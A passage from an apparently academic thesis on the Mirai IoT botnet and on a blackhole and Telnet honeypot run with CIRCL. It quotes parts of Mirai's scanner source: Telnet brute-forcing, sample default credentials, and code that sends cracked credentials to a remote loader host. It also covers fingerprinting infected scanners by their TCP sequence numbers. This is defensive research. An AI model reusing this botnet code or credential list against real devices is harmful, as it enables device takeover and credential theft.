17 Jan' 2017	Bryan Krebs claims that there are similarities between Anna-Senpai and Paras Jha, the owner of a DDoS mitigation compagny
February 2017	Kaspersky Lab find out that other variant of Mirai target Windows
23 Feb' 2017	UK police arrest the presumed author of the attack on Deutshe Telekom
...	...

Figure 2.5: The Mirai timeline of events

However, we should note that the selected IP are generated from a 32-bit integers, then checked against a blacklist, including RFC 1819, public IP addresses of the department of defence, US Postal service, Hewlett-Packard and so on. This operation is done in `scanner.c, line 674 to 701`.

After the connection with the selected IP has been established, it tries to bruteforce credentials:

```
scanner.c @line 460
  case SC_WAITING_USERNAME:
    if ((consumed = consume_user_prompt(conn)) > 0)
    {
      // Send username
      send(conn->fd, conn->auth->username, conn->auth->username_len,
    MSG_NOSIGNAL);
      send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);
```

```
8       conn->state = SC_WAITING_PASSWORD;
9 #ifdef DEBUG
10      printf("[scanner] FD%d received username prompt\n", conn->fd);
11 #endif
12    }
13    break;
14  case SC_WAITING_PASSWORD:
15    if ((consumed = consume_pass_prompt(conn)) > 0)
16    {
17 #ifdef DEBUG
18      printf("[scanner] FD%d received password prompt\n", conn->fd);
19 #endif
20      // Send password
21 [...]
```

Where the credential comes from:

```
1 scanner.c @line 373
2 conn->auth = random_auth_entry();
```

The function `random_auth_entry()` uses a self-written randomization algorithm implemented in the file `rand.c, ligne 21`[13].

As typical IoT botnet, Mirai is using the unsophisticated attack of bruteforcing remote Telnet servers (also called dictionary attack). To do so, it uses a predefined list of 63 default passwords only; This list defined in `scanner.c` could be found in annex B:

```
1 scanner.c @line 123
2 // Set up passwords
3 add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10); // root
    xc3511
4 add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);    // root
    vizxv
5 [...] //61 more
```

Where each password is encrypted using a self-written obfuscation algorithm implemented in the file `scanner.c, ligne 963`. Shockingly, even so the number of attempted credentials is quite small, it suffice to form a large botnet; in comparison to the Morris worm in 1988, that was using a list of 432 credentials [41].

Once the scanner successfully bruteforced the remote credential, it sends the discovery

```
1 scanner.c @line 609
2 #ifdef DEBUG
3   printf("[scanner] FD%d Found verified working telnet\n", conn->fd);
4 #endif
5   report_working(conn->dst_addr, conn->dst_port, conn->auth);
```

to a specified machine `TABLE_SCAN_CB_DOMAIN` (the loader), and on a port `TABLE_SCAN_CB_PORT` (default 48101). These two variables are encrypted and initialized in `table.c, line 21-22`[14], along with the table encryption key.

[13] https://github.com/jgamblin/Mirai-Source-Code/blob/6a5941be681b839eeff8ece1de8b245bcd5ffb02/mirai/bot/rand.c

[14] https://github.com/jgamblin/Mirai-Source-Code/blob/6a5941be681b839eeff8ece1de8b245bcd5ffb02/mirai/bot/table.c

The discovery of the loader can be explained as follow, source code shows below:

1. The ciphered domain and port are retrieved and deciphered from the table, line 3 and 4
2. The domain is resolved from the name server of Google (8.8.8.8) on UDP port 53, line 6[15]
3. A random IP from the DNS answer is chosen, line 15
4. If the connection is successful, the report is sent, from line 22 to 38

```
1  /* Source code of the credential reporting */
2  scanner.c @line 918
3      table_unlock_val(TABLE_SCAN_CB_DOMAIN);
4      table_unlock_val(TABLE_SCAN_CB_PORT);
5
6      entries = resolv_lookup(table_retrieve_val(TABLE_SCAN_CB_DOMAIN, NULL));
7      if (entries == NULL)
8      {
9  #ifdef DEBUG
10         printf("[report] Failed to resolve report address\n");
11 #endif
12         return;
13     }
14     addr.sin_family = AF_INET;
15     addr.sin_addr.s_addr = entries->addrs[rand_next() % entries->addrs_len];
16     addr.sin_port = *((port_t *)table_retrieve_val(TABLE_SCAN_CB_PORT, NULL));
17     resolv_entries_free(entries);
18
19     table_lock_val(TABLE_SCAN_CB_DOMAIN);
20     table_lock_val(TABLE_SCAN_CB_PORT);
21
22     if (connect(fd, (struct sockaddr *)&addr, sizeof (struct sockaddr_in)) ==
       -1)
23     {
24 #ifdef DEBUG
25         printf("[report] Failed to connect to scanner callback!\n");
26 #endif
27         close(fd);
28         exit(0);
29     }
30
31     uint8_t zero = 0;
32     send(fd, &zero, sizeof (uint8_t), MSG_NOSIGNAL);
33     send(fd, &daddr, sizeof (ipv4_t), MSG_NOSIGNAL);
34     send(fd, &dport, sizeof (uint16_t), MSG_NOSIGNAL);
35     send(fd, &(auth->username_len), sizeof (uint8_t), MSG_NOSIGNAL);
36     send(fd, auth->username, auth->username_len, MSG_NOSIGNAL);
37     send(fd, &(auth->password_len), sizeof (uint8_t), MSG_NOSIGNAL);
38     send(fd, auth->password, auth->password_len, MSG_NOSIGNAL);
39
40 #ifdef DEBUG
41     printf("[report] Send scan result to loader\n");
42 #endif
```

The extremely focused reader may have noticed an interesting line in the previously showed source code. At the line 10 of the provided source code about TCP port initialization, we can see this assignation:

[15]Function defined in `resolv.c , line 67`:
`https://github.com/jgamblin/Mirai-Source-Code/blob/6a5941be681b839eeff8ece1de8b245bcd5ffb02/mirai/bot/resolv.c`

```
scanner.c @line 225
tcph->seq = iph->daddr;
```

which is not a coincidence. We saw that Mirai manage itself its TCP connections with its own code. TCP Initial Sequence Number (ISN) is a 32 bit integer, like the randomly generated destination IP address. By using this technique, the conventional TCP connection table for all probed servers can be decreased, limiting itself to only manages connections responding to Telnet. This comportment can be seen in:

```
scanner.c @ line 237
// While loop reading packets from raw socket to get SYN+ACKs
[...]
@ line 270
if (htonl(ntohl(tcph->ack_seq) - 1) != iph->saddr)
  continue;
```

For the rest of the work, we will call this assignation the ISN property.

At the point the Mirai bot receives an answer from a scanned IP, it checks the IP protocol, the port (23 or 2323), the flags and expects a TCP sequence number corresponding to the victim's IP address minus 1:

```
if (n < sizeof(struct iphdr) + sizeof(struct tcphdr))
  continue;
if (iph->daddr != LOCAL_ADDR)
  continue;
if (iph->protocol != IPPROTO_TCP)
  continue;
if (tcph->source != htons(23) && tcph->source != htons(2323))
  continue;
if (tcph->dest != source_port)
  continue;
if (!tcph->syn)
  continue;
if (!tcph->ack)
  continue;
if (tcph->rst)
  continue;
if (tcph->fin)
  continue;
if (htonl(ntohl(tcph->ack_seq) - 1) != iph->saddr)
  continue;
```

Once these conditions are met, it puts it in a connection table, if the TCP connection state is not closed and if there is still room in the connection table, which is limited to 128 by default.

The fact that Mirai is using this ISN trick can also be leveraged against it. Indeed, the act of setting the ISN to the destination IP will be used in this work to fingerprint scanning devices under Mirai infection.

2.4 Blackholes and honeypots

The last section containing theory related to this work will be about blackholes and honeypots with different levels of interaction. This tiny section will open the path for the next chapter, where we will see how our blackhole and honeypot have been implemented and configured.

2.4.1 Blackholes

In astronomy, a blackhole is a region of space having a gravitational field so intense that no matter or radiation can escape. With a bit of humour *'A place where money or lost items apparently disappear without trace'*[16].

In a sense, these definitions describe the behavior of a blackhole in the networking field. It can be described as temporarily unused routed IP address space of a network, that is announced globally on the Internet but not running any services on it [10]. Traffic coming into a blackhole are silently dropped, without letting the source knows that the data he sent reached the recipient. Figure 2.6 shows a sketch of a network with a blackhole.

Definition 2.2. *A blackhole is a place where incoming traffic is analysed and silently discarded, without informing the source.*

In general, traffic ending in blackholes is unwanted, as no connection has been initiated by the blackhole. These null-routing devices may observe a wide range of events, such as simple local erratic traffic, misconfiguration of devices [42], events occurred on the entire Internet like backscatter traffic or malware traffic [43][44].




Figure 2.6: Schematic representation of a network with a blackhole

2.4.2 Honeypots

The complete and well-known book *Honeypots: Tracking Hackers* written by Lance Spitzner [45] define a honeypot as follow:

Definition 2.3. *A honeypot is a security resource whose value lies in being probed, attacked, or compromised*

This means that the expectations and goals of a honeypot are to be probed, attacked, and potentially exploited. If the system never undergoes these actions, then it has little or no value.

[16]Oxford dictionary - `https://en.oxforddictionaries.com/definition/black_hole`

As remarked by Spitzner, it is the exact opposite of most production systems, which you do not want to be probed or attacked. Honeypots can be seen as traps to lure attackers in. They may imitate actual devices or any services but also provide heavy monitoring for the honeypot operator.

Definition 2.4. *A honeynet is a network composed of one or more honeypots.*

The main purpose of honeypot and honeynet is to allow security researchers to study attacks and malwares in order to devise countermeasures, but it may also help wasting attacker's time and resources [46]. What's more, as honeypots behave as it is a victim, it is able to trace the process of infection, detect malwares, and inspect the picture of botnet activities from the viewpoint of infected hosts [47]. A sketch of how a honeypot lays in a network is shown in the figure 2.7.

In addition, honeypots could be classified in two or more categories, depending on the degree of interaction it offers to the remote host. We could distinguish low-interaction honeypots, that simulate only services or some parts of them. In contrast with high-interaction honeypots, that could simulate a complete system and may play the role of a compromised device or even be compromised itself. Some examples of high-interaction honeypots can be found in recent research.

Duy et al. [46] considered that an attacker may try to deceive the defender by employing seemingly normal activity, they address this problem by applying a Bayesian game of incomplete information on their honeypot in order to detect malicious behaviours.

Pa pa et al. [6] proposed a high-interaction honeypot which emulates Telnet services. It consists of two components, one dealing with the remote host through Telnet and the other one simulating downloading binaries and executing them on various virtual environments, in order to deduce if they were malware or not. During 39 days of operation, they observed 76,605 download attempts of malware binaries from 16,934 visiting IP.

If you are still not convinced of the usefulness of honeypots, an example might be better than words: in recent time it was reported [48] that a research honeypot designed to gather data about attacks on industrial control system had experienced 4000 attacks in only 3 days. From this knowledge, they reacted accordingly.




Figure 2.7: Schematic representation of network with a honeypot

CHAPTER 3

Dataset acquisition and methodology

This work is the result of a close collaboration with The Computer Incident Response Center Luxembourg(CIRCL)[1]. *'CIRCL is a government-driven initiative designed to provide a systematic response facility to computer security threats and incidents'*. CIRCL is also a CERT for the private sector, communes and non-governmental entities in Luxembourg. In addition to react against security threats, CIRCL also gather, review and report cyber threats in a prompt manner.

The helpfulness of the CIRCL team concerning the gathering process is not to be neglected. Indeed, they operated both the blackhole and the honeypot which will be described later in this chapter.

Figure 3.1: The Computer Incident Response Center Luxembourg (CIRCL) logo

3.1 Contribution to the research community

This work offers two different contributions to the research community. On the one hand, it presents some recent observations from the practical analysis realized in 2.3.2. We will see that the property concerning the Initial Sequence Number is reflected in reality, and also see inconsistencies in the network layer. These observations have been done by inspecting traffic from a blackhole. On the other hand, this work presents a behavioural analysis of different components of IoT botnets, essentially Mirai but also potentially others botnets. From the honeypot, we will see the frequency of login and correlate scanning with actual credentials bruteforcing; we will investigate credentials utilisation and commands used on common vulnerable IoT devices as well as examining lifetime of commands sent from scanners and loaders. The latter will allow us to make assumptions on the frequency of malware updates or newer versions. Finally, maps giving a glimpse from where different actions come from will be showed.

[1] `http://circl.lu/`

3.2 Tools and technologies used

In this project, various tools and technologies have been used. We needed to be able to gather data, store it, process it, summarize it and plot it. In this section, we will review these tools and explain why these make sense in this context.

Concerning programming languages, it is rather straightforward, essentially everything is coded in Python3. Only some tiny scripts used to launch parallel computing are written in bash. Python was chosen because the language is designed to be simple and efficient, allowing to work quickly. Moreover, this language has tons of libraries easily installable. For example, part of the *PCAP-to-database* operation, data processing and plotting is done with Python3.

Still, there are much more tools to talk about. An exhaustive list of all the tools used throughout this project is given below.

3.2.1 Essential tools

Tshark/Wireshark: TShark[2] is a network protocol analyser. This tool is extremely popular and well known among people working in the networking field. In this work, we used it to create the database, extracting Telnet sessions and following TCP stream. We used the version `2.2.5` because it can output data into JSON, whereas the default version provided by the package manager of our operating system wasn't offering this possibility.

Redis: Redis[3] is an open source, in-memory data structure store. It supports various data structures such as strings, hashes, list, sets, sorted sets and so on. This database can achieve outstanding performance, if we run the tool's provided benchmark on the laptop currently used[4], we get the following results (only showing relevant data):

```
$ redis-benchmark -q
[...]
SET: 198807.16 requests per second
GET: 193423.59 requests per second
INCR: 198807.16 requests per second
SADD: 198019.80 requests per second
SPOP: 195694.72 requests per second
[...]
```

`SET` and `GET` command are used respectively to set and get value from a stored key. Similarly, `SADD` and `SPOP` are used to add element and pop elements from a stored set. These commands are the most used in this work. We can immediately see the exceptional performance of this store: processing *198019.80 requests per second* for adding an element to a set while guaranteeing its uniqueness is a nice speed.

Tcpdump: Tcpdump[5] is a packet analyser allowing the user to prints out description of the content of packets coming from a network interface, with the condition that it matches a supplied boolean expression. More importantly, it can save packets into pcap files. An example of packet capture is shown below, we invoke the tcpdump command and ask it to filter out everything that doesn't target port 23 (Telnet).

[2] `https://www.wireshark.org/docs/man-pages/tshark.html`
[3] `https://redis.io/`
[4] Intel(R) Core(TM) i7 @ 2.00Ghz × 4, 4Gb RAM, running Ubuntu 16.4 TLS
[5] `http://www.tcpdump.org/tcpdump_man.html`

```
$ tcpdump "port 23"
listening on lo, link-type EN10MB (Ethernet), capture size 262144
    bytes
18:28:54.719640 IP localhost.41536 > localhost.telnet: Flags [S],
    seq 1785270930, win 43690, options [mss 65495,sackOK,TS val
    71737932 ecr 0,nop,wscale 7], length 0
18:28:54.719653 IP localhost.telnet > localhost.41536: Flags [R.],
     seq 0, ack 1785270931, win 0, length 0
```

Matplotlib: Matplotlib[6] is a python library which produces diverse quality figures from supplied data. This library was used instead of the well-known tool gnuplot, for the simple reason that more than 95% of this work is done in python. Matplotlib is able to generate plots, histograms, bar charts, scatter plots in just a few lines of codes. The code below can be used to plot a line passing through points 1, 2, 3 and 4:

```
plt.plot([1,2,3,4])
plt.ylabel('some numbers')
plt.show()
```

GNU Parallel: GNU Parallel[7] [49] is a shell tool for executing jobs in parallel using one or more computers. One particularity of GNU Parallel is that it makes sure output from the commands is the same output as you would have if you run the commands sequentially, which makes it possible to use the output from GNU parallel as input for other programs. The command below shows how you could run x image conversion process where x could be the number of available cpu-cores on the computer:

```
#Resize the file foo.jpg to be a 120*120px picture
#> convert -geometry 120 foo.jpg thumb_foo.jpg
#Apply the resizing procedure concurrently
$ ls *.jpg | parallel convert -geometry 120 {} thumb_{}
```

3.2.2 Other tools

CIRCL Passive SSL: CIRCL Passive SSL[8] is a database storing historical X.509 certificates seen per IP address. The Passive SSL historical data is indexed per IP address, which makes it searchable for incident handlers, security analysts or researchers. The CIRCL Passive SSL largely reuse existing scanning data [50], for example, `scan.io`[9] is a public archive of data collected through active scans of the Internet. *"The data is collected through horizontal application scans of the public address space, which are scheduled across a pool of scan worker"* [51]. The result of applying data from our information gathering devices on this tool is shown in the section 5.4.

Google Charts - GeoChart: Google Charts[10] is an another powerful library to visualize data in a website. In this work, we only used the GeoChart chart type of the library. It can

[6] https://matplotlib.org/index.html
[7] https://www.gnu.org/software/parallel/
[8] https://www.circl.lu/services/passive-ssl/
[9] https://scans.io/
[10] https://developers.google.com/chart/interactive/docs/

generate a world map where countries could be assigned color depending on supplied values. This tool makes it possible to represent things easily; for example, a complete interactive map can be constructed just by supplying the following records:

```
['Country', 'Popularity'],
['Germany', 200],
['United States', 300],
['BE', 400],
['France', 600],
['RU', 700]
```

3.3 Dataset acquisition and general data processing

As previously said, CIRCL operated both the blackhole and the honeypot. The collected data taken into account in this work range from the **29-11-2016** to the **19-05-2017** both dates included, which correspond to 172 days, so roughly 24 weeks. Unfortunately, despite all efforts given in this project, some problems have occurred for the blackhole as well as for the honeypot; they will be described in 3.3.3.

In this thesis, we will try to not disclose any information regarding the location of the blackhole and the honeypot, as they could be inserted into blacklists of scanners, or bots; Similarly to what Mirai is already doing, see section 2.3.2.

For more information about the database organization, refer to annex A. The source code of the project is available in this Github repository

3.3.1 Setup of the blackhole

Before starting anything else, let's clarify something. Until now, we defined our 'blackhole' as a true blackhole, see definition 2.2. In reality, it is a honeynet (see 2.4) as responses are sent back to the requesters. A picture of this behaviour is shown in figure 3.2 This design decision is not related to this work; it belong to a honeynet, composed of other honeypot-like application used for other researches. For the sake of completeness, its composition is given below:

- SSH server is listening port 22
- Telnet server is listening on port 23 on the host .67.
- Telnet server is listening on port 2323 on the host .87
- Postfix on port 25,587, 993
- Emulated Oracle TNS[11] listeners (for the ports 1158, 1521, 1630, 3938, 5520, 5540, 5560, 5580, 5600, 5620, 5640, 5660)
- Exposed syslog server port 514 UDP
- ICMP is available
- For other services, the TCP/IP stack should reply with standard reset (see figure 3.2)

Nevertheless, for simplicity, and better distinction with the honeypot, we will call this honeynet a blackhole from now until the end of the work.

The tcpdump command used to launch the blackhole is the following:

```
tcpdump -s0 -n -i eth0 -G 300 -w
/home/user/blackhole/current/file-%Y%m%d%H%M%S.cap -z
/home/user/blackhole/notify.sh "net x.x.x.x/27 and not host y.y.y.y"
```

[11] Transparent Network Substrate is used mainly for connection to Oracle databases.

Where `-n` prevent tcpdump from resolving addresses to names, `-G 300` is used to perform rotation of the dump file, `-w` will write raw packets to file `%Y%m%d%H%M%S.cap`, where `%Y` and `%m` respectively represent the year and month. Lastly, `net x.x.x.x/27 and not host y.y.y.y` is the empoyed filter where `x.x.x.x` is a /27 network and `y.y.y.y` is a management host.

```
2889 288.254832 61.5.93.9 → x.x.x.x TCP 60 63720 → 23 [SYN] Seq=1592971338 Win
    =54926 Len=0 0x002
2890 288.254853 x.x.x.x → 61.5.93.9 TCP  54 23 → 63720 [RST, ACK] Seq=0 Ack
    =1592971339 Win=0 Len=0 0x014
```

Figure 3.2: Reset response to an unwanted connection request

3.3.2 Setup and implementation of the honeypot

The existence of the honeypot in this project is essential. Without it, any connection request to the aforementioned blackhole would have systematically received a `[RST, ACK]` response, indicating to the remote host that no Telnet service is running. Thanks to that, we can record used credentials as well as instructions sent by attackers.

The honeypot used in this project is a fork of another existing Telnet honeypot called MTPot[12], Originally developed by the Cymmetria company[13]. In this new version of MTPot, we improved connection management and fixed some unpleasant bugs.

Our honeypot is a mid-interaction Telnet honeypot. Whenever it receives a `[SYN]` request on the port 23 (or 2323), it answers back with a `[SYN, ACK]`. Once the classical TCP handshake complete, the honeypot starts negotiating Telnet parameters, followed by the username and password prompt. Any combination of username and password will be accepted as valid credentials for the honeypot. After this operation, the honeypot simulates a classical Telnet terminal. A complete Telnet session illustrating this is presented in figure 3.3. Evidently, every credential attempts will be recorded.

One limitation of MTPot is closely linked to its design. When an instruction is sent to MTPot, it will obviously not execute it on the real system. However, as MTPot lack of a virtual environment to execute this command, it will just reply the ASCII Linefeed - `"\n"` - to the remote host. Therefore, once the remote host logged in, he must not be astute to deduce that this is not a real Telnet server:

[12] `https://github.com/Cymmetria/MTPot`
[13] `http://www.cymmetria.com/`

```
#classical output
$ telnet x.x.x.67
$ Username: user
$ Password:
welcome
>ps
  PID      TIME     CMD
  1      00:00:00   init
>
```

```
#MTPot output
$ telnet x.x.x.67
$ Username: user
$ Password:
welcome
>ps
#At this point, an attacker can deduce
#that it is not a true Telnet server
>
```

Also, Mirai partially tries to recognize if the remote host is a honeypot or a real device.

```
46.6.108.122 → x.x.x.67 TCP 74 39797 → 23 [SYN] Seq=656606361 0x002
x.x.x.67 → 46.6.108.122 TCP 74 23 → 39797 [SYN, ACK] Seq=4176704737 Ack
    =656606362 0x012
46.6.108.122 → x.x.x.67 TCP 66 39797 → 23 [ACK] Seq=656606362 Ack=4176704738 0
    x010
x.x.x.67 → 46.6.108.122 TELNET 69 Telnet Data ... 0x018
46.6.108.122 → x.x.x.67 TCP 66 39797 → 23 [ACK] Seq=656606362 Ack=4176704741 0
    x010
  [More Telnet data]
x.x.x.67 → 46.6.108.122 TELNET 76 Telnet Data ... 0x018
46.6.108.122 → x.x.x.67 TCP 66 39797 → 23 [ACK] Seq=656606376 Ack=4176704803 0
    x010
46.6.108.122 → x.x.x.67 TCP 66 39797 → 23 [FIN, ACK] Seq=656606376 Ack
    =4176704803 0x011
x.x.x.67 → 46.6.108.122 TCP 66 23 → 39797 [ACK] Seq=4176704803 Ack=656606377 0
    x010
```

Figure 3.3: A classical Telnet session capture

3.3.3 Unfortunate problems and iterative improvements

Like every project, problems and errors occur; unfortunately, this work will be no exception. We had problems with the honeypot and error with the blackhole leading to a loss of data to a certain extent.

A small typo

To begin with the blackhole, it was subject to a tiny typo which nonetheless led to a loss of data between 40% to 0% depending on the day. This issue occurred from the **29-11-2016** to the **19-01-2017** both date included, which represent 52 days.

The reason is a forgotten `%H` in the command, which lead to file having the same name even if the hour of creation was different.

```
tcpdump -s0 -n -i eth0 -G 300 -w
/home/user/blackhole/current/file-%Y%m%d%H%M%S.cap #%H was missing
```

Luckily, even if the file rotation was set to 300s, it was not done exactly at this rate; otherwise, we would have only 12 files per day (only for 23h[05*x]min): others would have been overwritten. From this, statistics could be drawn:

- Number of days affected: 52
- Normal number of files per day: $24 * 60/5 = 288$ files
- Worst day: 2016-12-26 with only 155 files
- Average loss: $288 - avg(\#files) = 29$ files ($\approx 10\%$)

Even so, it seems that 10% is not a big deal, this omitted `%H` should be kept in mind while doing the analysis.

Honeypot problems

The honeypot was also subject to issues. Similarly to the blackhole, problems was not spotted immediately. From the 29-11-2016 to the end of 21-12-2016, it operated normally. However, from the 22-12-2016 to the 13-04-2017, it nearly ceases to work. We have sporadic time frames where it actually collected data during few hours or days before getting back to sleep. It took some time to notice the problem because these time frames were present in nearly every week, not showing a gap sufficiently large to get spotted.

This is why we separated dataset in three. Two datasets come from the working phase of the honeypot, while the third dataset still contains the erratic spikes of awareness. We kept the complete dataset because some interesting behaviour can be seen.

The timeline 3.4 shows the different phase of activity of the honeypot.




Figure 3.4: Timeline representing the phase of activity of the honeypot

CHAPTER 4

Blackhole

This chapter will present a detailed analysis of results obtained by the blackhole. The first section will investigate the TCP initial sequence number (ISN) used by remote hosts. Then, we will try to make a behavioural analysis from this data acquired passively.

Investigating Telnet the port 23 and 2323 is important. Indeed, Wagner et al. showed in [10] that recently, Telnet on the port 23 and the port 2323 was undergoing a significant increase of traffic, this can be seen in the figure 4.1.




Figure 4.1: Significant increase of Telnet traffic on port 23 and port 2323. Figure from [10]

4.1 Observation of the ISN

In section 2.3.2 (line 10), we saw that Mirai is setting the ISN to the integer value of the destination ip:

```
1 scanner.c @line 225
2 tcph->seq = iph->daddr;
```

Based on this fact, we propose an observation of how this ISN property is used in practise.

4.1.1 ISNs over the time

TCP initial sequence number can be an interesting source of information. Zalewski showed in [52] that ISN could be used to identify, track and potentially hijack TCP connections of hosts by measuring sequence number generators quality. Inspired from his methodology, we present on the figure 4.2 a scatter plot of a time window of 3 hours on the 01-03-2017.

The x-axis represents the time from 00:00 to 03:00, the y-axis represents the ISN value. Each dot represents the ISN value present in a packet coming from a remote host.

